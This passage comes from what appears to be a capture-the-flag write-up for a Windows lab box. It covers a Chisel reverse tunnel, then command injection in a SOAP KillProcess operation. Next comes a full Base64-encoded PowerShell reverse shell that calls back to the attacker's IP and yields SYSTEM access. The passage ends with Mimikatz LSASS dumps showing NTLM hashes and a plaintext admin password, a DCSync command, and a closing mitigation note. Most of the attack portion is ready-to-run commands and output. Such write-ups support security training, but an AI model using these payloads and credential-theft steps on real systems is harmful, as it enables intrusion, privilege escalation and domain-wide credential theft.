2026/05/12 00:19:37 server: Fingerprint L28RAgRFQAfyYiwzU4gzvRvtlGwmj9OGXGXKtdyryYE=
2026/05/12 00:19:37 server: Listening on http://0.0.0.0:4000
2026/05/12 00:19:54 server: session#1: tun: proxy#R:8000=>8000: Listening
Step 3: From the target, connect back to the Chisel server establishing the reverse tunnel:
1
evil-winrm-py PS C:\Users\sqlmgmt\Documents> ./chisel client 10.10.15.113:4000 R:8000:127.0.0.1:8000
This command creates a reverse tunnel: connections to localhost:8000 on the attack machine are forwarded through the tunnel to 127.0.0.1:8000 on the target — giving us direct access to the internal service.
Enumerating the Internal SOAP Service
Service Verification
With the tunnel established, the internal service is now accessible from the attack machine:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ nmap 127.0.0.1 -p 8000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-12 00:25 +0500
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00011s latency).

PORT     STATE SERVICE
8000/tcp open  http-alt
HTTP.sys Service State
To understand what process owns this port, we query the Windows HTTP.sys kernel driver — the low-level HTTP listener that routes requests to registered URL prefixes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
evil-winrm-py PS C:\Users\sqlmgmt\Documents> netsh http show servicestate

Snapshot of HTTP service state (Server Session View):
-----------------------------------------------------

Server session ID: FF00000010000001
    Version: 1.0
    State: Active
    Properties:
        Max bandwidth: 4294967295
        Timeouts:
            Entity body timeout (secs): 120
            Drain entity body timeout (secs): 120
            Request queue timeout (secs): 120
            Idle connection timeout (secs): 120
            Header wait timeout (secs): 120
            Minimum send rate (bytes/sec): 150
    URL groups:
    URL group ID: FE00000020000001
        State: Active
        Request queue name: Request queue is unnamed.
        Properties:
            Max bandwidth: inherited
            Max connections: inherited
            Timeouts:
                Timeout values inherited
            Number of registered URLs: 2
            Registered URLs:
                HTTP://+:5985/WSMAN/
                HTTP://+:47001/WSMAN/

Server session ID: FD00000010000001
    Version: 2.0
    State: Active
    Properties:
        Max bandwidth: 4294967295
        Timeouts:
            Entity body timeout (secs): 120
            Drain entity body timeout (secs): 120
            Request queue timeout (secs): 120
            Idle connection timeout (secs): 120
            Header wait timeout (secs): 120
            Minimum send rate (bytes/sec): 150
    URL groups:
    URL group ID: FC00000020000001
        State: Active
        Request queue name: Request queue is unnamed.
        Properties:
            Max bandwidth: inherited
            Max connections: inherited
            Timeouts:
                Timeout values inherited
            Number of registered URLs: 1
            Registered URLs:
                HTTP://+:8000/MONITORSERVICE/

Request queues:
    Request queue name: Request queue is unnamed.
        Version: 1.0
        State: Active
        Request queue 503 verbosity level: Basic
        Max requests: 1000
        Number of active processes attached: 1
        Processes:
            ID: 1412, image: <?>
        Registered URLs:
            HTTP://+:5985/WSMAN/
            HTTP://+:47001/WSMAN/

    Request queue name: Request queue is unnamed.
        Version: 2.0
        State: Active
        Request queue 503 verbosity level: Basic
        Max requests: 1000
        Number of active processes attached: 1
        Processes:
            ID: 4796, image: <?>
        Registered URLs:
            HTTP://+:8000/MONITORSERVICE/
Key Finding: Process ID 4796 is running a service registered at HTTP://+:8000/MONITORSERVICE/. The + wildcard means it listens on all interfaces, and the MONITORSERVICE URL prefix matches the monitoring application discovered earlier. The service is running within the Windows HTTP.sys kernel driver (PID 4 = System), which means it executes with NT AUTHORITY\SYSTEM privileges.
Attacking the SOAP Service
WSDL Discovery
The service is a WCF SOAP (Windows Communication Foundation / Simple Object Access Protocol) web service — an XML-based protocol for exchanging structured information over HTTP. The WSDL (Web Services Description Language) is the service’s self-describing blueprint:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ curl -s 'http://localhost:8000/MonitorService?wsdl' | xq
<?xml version="1.0" encoding="utf-8"?>
<wsdl:definitions name="MonitoringService" targetNamespace="http://tempuri.org/" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:wsx="http://schemas.xmlsoap.org/ws/2004/09/mex" xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd" xmlns:wsa10="http://www.w3.org/2005/08/addressing" xmlns:wsp="http://schemas.xmlsoap.org/ws/2004/09/policy" xmlns:wsap="http://schemas.xmlsoap.org/ws/2004/08/addressing/policy" xmlns:msc="http://schemas.microsoft.com/ws/2005/12/wsdl/contract" xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsam="http://www.w3.org/2007/05/addressing/metadata" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://tempuri.org/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:wsaw="http://www.w3.org/2006/05/addressing/wsdl" xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/">
  <wsdl:types>
    <xsd:schema targetNamespace="http://tempuri.org/Imports">
      <xsd:import schemaLocation="http://overwatch.htb:8000/MonitorService?xsd=xsd0" namespace="http://tempuri.org/"/>
      <xsd:import schemaLocation="http://overwatch.htb:8000/MonitorService?xsd=xsd1" namespace="http://schemas.microsoft.com/2003/10/Serialization/"/>
    </xsd:schema>
  </wsdl:types>
  <wsdl:message name="IMonitoringService_StartMonitoring_InputMessage">
    <wsdl:part name="parameters" element="tns:StartMonitoring"/>
  </wsdl:message>
  <wsdl:message name="IMonitoringService_StartMonitoring_OutputMessage">
    <wsdl:part name="parameters" element="tns:StartMonitoringResponse"/>
  </wsdl:message>
  <wsdl:message name="IMonitoringService_StopMonitoring_InputMessage">
    <wsdl:part name="parameters" element="tns:StopMonitoring"/>
  </wsdl:message>
  <wsdl:message name="IMonitoringService_StopMonitoring_OutputMessage">
    <wsdl:part name="parameters" element="tns:StopMonitoringResponse"/>
  </wsdl:message>
  <wsdl:message name="IMonitoringService_KillProcess_InputMessage">
    <wsdl:part name="parameters" element="tns:KillProcess"/>
  </wsdl:message>
  <wsdl:message name="IMonitoringService_KillProcess_OutputMessage">
    <wsdl:part name="parameters" element="tns:KillProcessResponse"/>
  </wsdl:message>
  <wsdl:portType name="IMonitoringService">
    <wsdl:operation name="StartMonitoring">
      <wsdl:input wsaw:Action="http://tempuri.org/IMonitoringService/StartMonitoring" message="tns:IMonitoringService_StartMonitoring_InputMessage"/>
      <wsdl:output wsaw:Action="http://tempuri.org/IMonitoringService/StartMonitoringResponse" message="tns:IMonitoringService_StartMonitoring_OutputMessage"/>
    </wsdl:operation>
    <wsdl:operation name="StopMonitoring">
      <wsdl:input wsaw:Action="http://tempuri.org/IMonitoringService/StopMonitoring" message="tns:IMonitoringService_StopMonitoring_InputMessage"/>
      <wsdl:output wsaw:Action="http://tempuri.org/IMonitoringService/StopMonitoringResponse" message="tns:IMonitoringService_StopMonitoring_OutputMessage"/>
    </wsdl:operation>
    <wsdl:operation name="KillProcess">
      <wsdl:input wsaw:Action="http://tempuri.org/IMonitoringService/KillProcess" message="tns:IMonitoringService_KillProcess_InputMessage"/>
      <wsdl:output wsaw:Action="http://tempuri.org/IMonitoringService/KillProcessResponse" message="tns:IMonitoringService_KillProcess_OutputMessage"/>
    </wsdl:operation>
  </wsdl:portType>
  <wsdl:binding name="BasicHttpBinding_IMonitoringService" type="tns:IMonitoringService">
    <soap:binding transport="http://schemas.xmlsoap.org/soap/http"/>
    <wsdl:operation name="StartMonitoring">
      <soap:operation soapAction="http://tempuri.org/IMonitoringService/StartMonitoring" style="document"/>
      <wsdl:input>
        <soap:body use="literal"/>
      </wsdl:input>
      <wsdl:output>
        <soap:body use="literal"/>
      </wsdl:output>
    </wsdl:operation>
    <wsdl:operation name="StopMonitoring">
      <soap:operation soapAction="http://tempuri.org/IMonitoringService/StopMonitoring" style="document"/>
      <wsdl:input>
        <soap:body use="literal"/>
      </wsdl:input>
      <wsdl:output>
        <soap:body use="literal"/>
      </wsdl:output>
    </wsdl:operation>
    <wsdl:operation name="KillProcess">
      <soap:operation soapAction="http://tempuri.org/IMonitoringService/KillProcess" style="document"/>
      <wsdl:input>
        <soap:body use="literal"/>
      </wsdl:input>
      <wsdl:output>
        <soap:body use="literal"/>
      </wsdl:output>
    </wsdl:operation>
  </wsdl:binding>
  <wsdl:service name="MonitoringService">
    <wsdl:port name="BasicHttpBinding_IMonitoringService" binding="tns:BasicHttpBinding_IMonitoringService">
      <soap:address location="http://overwatch.htb:8000/MonitorService"/>
    </wsdl:port>
  </wsdl:service>
</wsdl:definitions>
Available SOAP Operations:
| Operation | Parameters | Description |
|---|---|---|
StartMonitoring | None | Starts the URL monitoring service |
StopMonitoring | None | Stops the monitoring service |
KillProcess | processName (string) | Kills a process by name — calls PowerShell’s Stop-Process cmdlet |
The KillProcess operation accepts a processName parameter and calls PowerShell’s Stop-Process cmdlet under the hood. This is the highest-value target for command injection — if the input is unsanitized, arbitrary PowerShell commands can be executed as SYSTEM.
Exploiting Command Injection in KillProcess
Initial Testing — Baseline Request
Sending a legitimate SOAP request to test the KillProcess operation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ curl -s -X POST http://localhost:8000/MonitorService \
  -H 'Content-Type: text/xml; charset=utf-8' \
  -H 'SOAPAction: "http://tempuri.org/IMonitoringService/KillProcess"' \
  -d '<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tns="http://tempuri.org/">
  <soap:Body>
    <tns:KillProcess>
      <tns:processName>notepad</tns:processName>
    </tns:KillProcess>
  </soap:Body>
</soap:Envelope>' | xq

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body>
    <KillProcessResponse xmlns="http://tempuri.org/">
      <KillProcessResult/>
    </KillProcessResponse>
  </s:Body>
</s:Envelope>
The empty <KillProcessResult/> indicates the command executed without errors (or there was no notepad process to kill — either way, no error was returned).
Injection Testing — Semicolon Separator
PowerShell uses ; as a command separator. Testing whether we can inject additional commands after the process name:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ curl -s -X POST http://localhost:8000/MonitorService \
  -H 'Content-Type: text/xml; charset=utf-8' \
  -H 'SOAPAction: "http://tempuri.org/IMonitoringService/KillProcess"' \
  -d '<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tns="http://tempuri.org/">
  <soap:Body>
    <tns:KillProcess>
      <tns:processName>notepad ; ping 10.10.15.113 </tns:processName>
    </tns:KillProcess>
  </soap:Body>
</soap:Envelope>' | xq
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body>
    <KillProcessResponse xmlns="http://tempuri.org/">
      <KillProcessResult>Bad option -Force.

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
            [-r count] [-s count] [[-j host-list] | [-k host-list]]
            [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
            [-4] [-6] target_name

Options:
    -t             Ping the specified host until stopped.
                   To see statistics and continue - type Control-Break;
                   To stop - type Control-C.
    -a             Resolve addresses to hostnames.
    -n count       Number of echo requests to send.
    -l size        Send buffer size.
    -f             Set Don't Fragment flag in packet (IPv4-only).
    -i TTL         Time To Live.
    -v TOS         Type Of Service (IPv4-only. This setting has been deprecated
                   and has no effect on the type of service field in the IP
                   Header).
    -r count       Record route for count hops (IPv4-only).
    -s count       Timestamp for count hops (IPv4-only).
    -j host-list   Loose source route along host-list (IPv4-only).
    -k host-list   Strict source route along host-list (IPv4-only).
    -w timeout     Timeout in milliseconds to wait for each reply.
    -R             Use routing header to test reverse route also (IPv6-only).
                   Per RFC 5095 the use of this routing header has been
                   deprecated. Some systems may drop echo requests if
                   this header is used.
    -S srcaddr     Source address to use.
    -c compartment Routing compartment identifier.
    -p             Ping a Hyper-V Network Virtualization provider address.
    -4             Force using IPv4.
    -6             Force using IPv6.


</KillProcessResult>
    </KillProcessResponse>
  </s:Body>
</s:Envelope>
Critical revelation: The error message Bad option -Force from the ping command tells us:
- Command injection works — the
;separator split the command andpingexecuted. - The underlying command is:
Stop-Process -Name notepad ; ping 10.10.15.113 -Force - The
-Forceparameter is appended after our input, andpingdoesn’t recognize-Force. - We need to neutralize the trailing
-Forceto make our injected command work cleanly.
Discovering the Exact Command Template
Testing with the & operator (XML-encoded as &) to trigger a different error that reveals the full command:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ curl -s -X POST http://localhost:8000/MonitorService \
-H 'Content-Type: text/xml; charset=utf-8' \
-H 'SOAPAction: "http://tempuri.org/IMonitoringService/KillProcess"' \
-d '<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tns="http://tempuri.org/">
<soap:Body>
<tns:KillProcess>
<tns:processName>notepad & ping 10.10.15.113 </tns:processName>
</tns:KillProcess>
</soap:Body>
</soap:Envelope>' | xq
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
<s:Body>
<KillProcessResponse xmlns="http://tempuri.org/">
<KillProcessResult><![CDATA[Error: At line:1 char:28
+ Stop-Process -Name notepad & ping 10.10.15.113 -Force
+ ~
The ampersand (&) character is not allowed. The & operator is reserved for future use; wrap an ampersand in double quotation marks ("&") to pass it as part of a string.]]></KillProcessResult>
</KillProcessResponse>
</s:Body>
</s:Envelope>
The exact PowerShell command template is now confirmed:
1
Stop-Process -Name <INPUT> -Force
The processName parameter is directly concatenated after -Name with no escaping or sanitization.
Successful Exploitation — Comment Bypass
PowerShell’s # character starts a comment — everything after # on the same line is ignored. Injecting notepad ; ping 10.10.15.113 # produces:
1
Stop-Process -Name notepad ; ping 10.10.15.113 # -Force
The # -Force is treated as a comment, allowing ping to execute without the invalid -Force flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ curl -s -X POST http://localhost:8000/MonitorService \
  -H 'Content-Type: text/xml; charset=utf-8' \
  -H 'SOAPAction: "http://tempuri.org/IMonitoringService/KillProcess"' \
  -d '<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tns="http://tempuri.org/">
  <soap:Body>
    <tns:KillProcess>
      <tns:processName>notepad ; ping 10.10.15.113 #</tns:processName>
    </tns:KillProcess>
  </soap:Body>
</soap:Envelope>' | xq
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body>
    <KillProcessResponse xmlns="http://tempuri.org/">
      <KillProcessResult>
Pinging 10.10.15.113 with 32 bytes of data:
Reply from 10.10.15.113: bytes=32 time=160ms TTL=63
Reply from 10.10.15.113: bytes=32 time=173ms TTL=63
Reply from 10.10.15.113: bytes=32 time=140ms TTL=63
Reply from 10.10.15.113: bytes=32 time=187ms TTL=63

Ping statistics for 10.10.15.113:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 140ms, Maximum = 187ms, Average = 165ms

</KillProcessResult>
    </KillProcessResponse>
  </s:Body>
</s:Envelope>
Confirmed with tcpdump — ICMP packets from the target reach our machine:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ sudo tcpdump -ni tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
01:19:37.153397 IP 10.129.38.246 > 10.10.15.113: ICMP echo request, id 1, seq 3, length 40
01:19:37.153515 IP 10.10.15.113 > 10.129.38.246: ICMP echo reply, id 1, seq 3, length 40
01:19:38.234353 IP 10.129.38.246 > 10.10.15.113: ICMP echo request, id 1, seq 4, length 40
01:19:38.234408 IP 10.10.15.113 > 10.129.38.246: ICMP echo reply, id 1, seq 4, length 40
01:19:39.169130 IP 10.129.38.246 > 10.10.15.113: ICMP echo request, id 1, seq 5, length 40
01:19:39.169178 IP 10.10.15.113 > 10.129.38.246: ICMP echo reply, id 1, seq 5, length 40
01:19:40.282650 IP 10.129.38.246 > 10.10.15.113: ICMP echo request, id 1, seq 6, length 40
01:19:40.282702 IP 10.10.15.113 > 10.129.38.246: ICMP echo reply, id 1, seq 6, length 40
SYSTEM Shell — Reverse Shell via Command Injection
PowerShell Reverse Shell Payload
A TCP reverse shell in PowerShell was Base64-encoded in UTF-16LE (required by powershell.exe -enc):
1
2
3
┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ echo -n '$c = New-Object Net.Sockets.TCPClient("10.10.15.113",4444);$s = $c.GetStream();[byte[]]$b = 0..65535|%{0};while(($i = $s.Read($b, 0, $b.Length)) -ne 0){;$d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0, $i);$sb = (iex $d 2>&1 | Out-String );$sb2 = $sb + "PS " + (pwd).Path + "> ";$ssb = ([text.encoding]::ASCII).GetBytes($sb2);$s.Write($ssb,0,$ssb.Length);$s.Flush()};$c.Close()' | iconv -t UTF-16LE | base64 -w 0
JABjACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA1AC4AMQAxADMAIgAsADQANAA0ADQAKQA7ACQAcwAgAD0AIAAkAGMALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMALgBSAGUAYQBkACgAJABiACwAIAAwACwAIAAkAGIALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIALAAwACwAIAAkAGkAKQA7ACQAcwBiACAAPQAgACgAaQBlAHgAIAAkAGQAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGIAMgAgAD0AIAAkAHMAYgAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAHMAYgAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBiADIAKQA7ACQAcwAuAFcAcgBpAHQAZQAoACQAcwBzAGIALAAwACwAJABzAHMAYgAuAEwAZQBuAGcAdABoACkAOwAkAHMALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMALgBDAGwAbwBzAGUAKAApAA==
Shell payload explained:
- Creates a
TCPClientconnecting to the attacker on port 4444. - Gets the network stream and enters a read loop.
- Each block of received bytes is decoded as ASCII and executed via
iex(Invoke-Expression). - The output is sent back over the same TCP socket.
iconv -t UTF-16LEconverts the string to Windows’ native UTF-16LE encoding (required by PowerShell’s-encparameter).base64 -w 0encodes without line wrapping.
The final command embedded in the injection:
1
powershell -nop -W hidden -noni -ep bypass -enc JABjACAAPQAgAE4AZQB3AC0ATwBi...
Command-line flags: | Flag | Meaning | Purpose | |——|———|———| | -nop | NoProfile | Skip loading the user’s PowerShell profile | | -W hidden | WindowStyle Hidden | Run without a visible window | | -noni | NonInteractive | Suppress all interactive prompts | | -ep bypass | ExecutionPolicy Bypass | Ignore script execution policy restrictions | | -enc | EncodedCommand | Accept Base64-encoded UTF-16LE command |
Delivering the Payload
Step 1: Start a netcat listener on the attack machine:
1
2
┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ rlwrap -cAr nc -lvnp 4444
Step 2: Send the SOAP request with the reverse shell payload:
1
2
3
4
5
6
7
8
9
10
11
curl -s -X POST http://localhost:8000/MonitorService \
  -H 'Content-Type: text/xml; charset=utf-8' \
  -H 'SOAPAction: "http://tempuri.org/IMonitoringService/KillProcess"' \
  -d '<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tns="http://tempuri.org/">
  <soap:Body>
    <tns:KillProcess>
      <tns:processName>notepad ; powershell -nop -W hidden -noni -ep bypass -enc JABjACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA1AC4AMQAxADMAIgAsADQANAA0ADQAKQA7ACQAcwAgAD0AIAAkAGMALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMALgBSAGUAYQBkACgAJABiACwAIAAwACwAIAAkAGIALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIALAAwACwAIAAkAGkAKQA7ACQAcwBiACAAPQAgACgAaQBlAHgAIAAkAGQAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGIAMgAgAD0AIAAkAHMAYgAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAHMAYgAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBiADIAKQA7ACQAcwAuAFcAcgBpAHQAZQAoACQAcwBzAGIALAAwACwAJABzAHMAYgAuAEwAZQBuAGcAdABoACkAOwAkAHMALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMALgBDAGwAbwBzAGUAKAApAA== #</tns:processName>
    </tns:KillProcess>
  </soap:Body>
</soap:Envelope>'
Root Flag
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ rlwrap -cAr nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.113] from (UNKNOWN) [10.129.38.246] 57547

PS C:\Software\Monitoring> whoami
nt authority\system
PS C:\Software\Monitoring> cat C:\Users\Administrator\Desktop\root.txt
************94a907a8d737363319
Success! The shell runs as NT AUTHORITY\SYSTEM — the highest privilege level on Windows. This is because the HTTP.sys kernel driver (PID 4 = System process) hosts the SOAP service, and the PowerShell process inherits those SYSTEM-level permissions.
Post-Exploitation — Credential Harvesting
Mimikatz — LSASS Credential Dump
With SYSTEM access, Mimikatz was used to dump all credential stores from the LSASS (Local Security Authority Subsystem Service) process. LSASS holds credentials for all currently logged-in and recently authenticated users in memory:
Click to expand: Full Mimikatz output (sekurlsa::logonpasswords, lsadump::sam, lsadump::secrets)
```shell PS C:\Software\Monitoring> .\m.exe "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" "lsadump::sam" "lsadump::secrets" "lsadump::cache" exit .#####. mimikatz 2.2.0 (x64) #19041 Jan 17 2026 14:57:46 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com ) ## \ / ## > https://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com ) '#####' > https://pingcastle.com / https://mysmartlogon.com ***/ mimikatz(commandline) # privilege::debug Privilege '20' OK mimikatz(commandline) # token::elevate Token Id : 0 User name : SID name : NT AUTHORITY\SYSTEM 632 {0;000003e7} 1 D 32093 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary -> Impersonated ! * Process Token : {0;000003e7} 0 D 33974728 NT AUTHORITY\SYSTEM S-1-5-18 (04g,28p) Primary * Thread Token : {0;000003e7} 1 D 34021614 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation) mimikatz(commandline) # sekurlsa::logonpasswords Authentication Id : 0 ; 803497 (00000000:000c42a9) Session : Service from 0 User Name : SQLTELEMETRY$SQLEXPRESS Domain : NT Service Logon Server : (null) Logon Time : 5/11/2026 8:36:45 AM SID : S-1-5-80-1985561900-798682989-2213159822-1904180398-3434236965 msv : [00000003] Primary * Username : S200401$ * Domain : OVERWATCH * NTLM : 1b0de87727db8880deb1ad234370181a * SHA1 : 50f44cffdd882fd21d3320a32812370a2689a338 * DPAPI : 50f44cffdd882fd21d3320a32812370a tspkg : wdigest : * Username : S200401$ * Domain : OVERWATCH * Password : (null) kerberos : * Username : S200401$ * Domain : overwatch.htb * Password : c0 3f 3f 22 98 ae 30 65 e4 00 b8 6f 60 d0 71 bb cf f6 02 df cf 56 fe d6 86 94 c8 b5 54 14 2e 90 b0 71 22 ef 1e 78 50 cd 64 92 ac e1 54 de a4 8a a4 bf e4 f1 9f 68 aa b3 90 c9 b8 40 55 85 55 fc 7b 88 79 8f 46 78 6b ca ed 81 df 02 92 66 82 98 2c 81 7b ef c1 0c 9a 7f ac 20 32 8b 31 47 b8 7b 73 54 52 be 3f 43 51 d1 14 21 89 c1 51 34 42 04 c9 dc 13 36 3c a2 d3 5e b6 9d c7 bb bd 7e ca 3b 9e 2f f4 08 c9 ba 84 e9 9b 4b bd 80 d8 8a 89 ff 76 0a fa b1 87 cb 41 88 b8 1d 23 f6 b7 f8 89 d4 52 a4 bd 92 bb 22 4d 7c 89 a0 d3 b6 a4 d4 82 26 dd ba 7a fc 8f 99 32 be 2e 9b 72 9b ad 9c 2c 20 1a 89 91 49 c1 c2 c7 e1 ef a4 ec b6 a8 07 1f 2f 6c c7 3b 26 9b 8e e8 b0 60 74 ab b6 97 ae 1f 97 c5 0a 07 f7 b6 04 88 7d fc ba 26 0e 99 08 ba d8 ...... ...... ...... Authentication Id : 0 ; 605544 (00000000:00093d68) Session : Batch from 0 User Name : Administrator Domain : OVERWATCH Logon Server : S200401 Logon Time : 5/11/2026 8:35:15 AM SID : S-1-5-21-2797066498-1365161904-233915892-500 msv : [00000003] Primary * Username : Administrator * Domain : OVERWATCH * NTLM : 269fa056205bbf5d47fc2c3682dbbce6 * SHA1 : 5d6dcad4236acab5572f49f49ab79e5774fd350a * DPAPI : 97338693a826f4f53d077705d998cba4 tspkg : wdigest : * Username : Administrator * Domain : OVERWATCH * Password : (null) kerberos : * Username : Administrator * Domain : overwatch.htb * Password : ReinhardHammer507 ...... ...... ```Credentials harvested from LSASS:
| Account | Credential Type | Value |
|---|---|---|
OVERWATCH\Administrator | NTLM Hash | 269fa056205bbf5d47fc2c3682dbbce6 |
OVERWATCH\Administrator | Kerberos Plaintext | ReinhardHammer507 |
OVERWATCH\S200401$ | NTLM Hash (Machine Account) | 1b0de87727db8880deb1ad234370181a |
The Administrator plaintext password (ReinhardHammer507) was recovered from Kerberos credential storage in LSASS — this is possible because the Administrator had an active logon session at the time of the dump.
DCSync — Full Domain Credential Dump
Using the machine account hash, a DCSync attack was performed. DCSync abuses the MS-DRSR (Directory Replication Service Remote Protocol) to request replication data from the DC — effectively dumping all domain user NTLM hashes and Kerberos keys without touching LSASS directly:
1
2
┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ impacket-secretsdump overwatch.htb/'S200401$'@S200401.overwatch.htb -hashes ':1b0de87727db8880deb1ad234370181a' -dc-ip $ip
Full domain compromise achieved.
Mitigations & Recommendations
1. Remove Hardcoded Credentials from Application Binaries
Action: Never store credentials directly in source code or configuration files distributed via file shares. Use Windows Credential Manager, DPAPI-protected configuration sections, or Managed Service Accounts.
1
2
3
4
5
// BAD: Hardcoded credentials in source
string connStr = "Server=S200401;Database=SecurityLogs;User Id=sql_svc;Password=TI0LKcfHzZw1Vv;";

// GOOD: Use Windows Integrated Authentication (no password needed)
string connStr = "Server=S200401;Database=SecurityLogs;Integrated Security=True;";
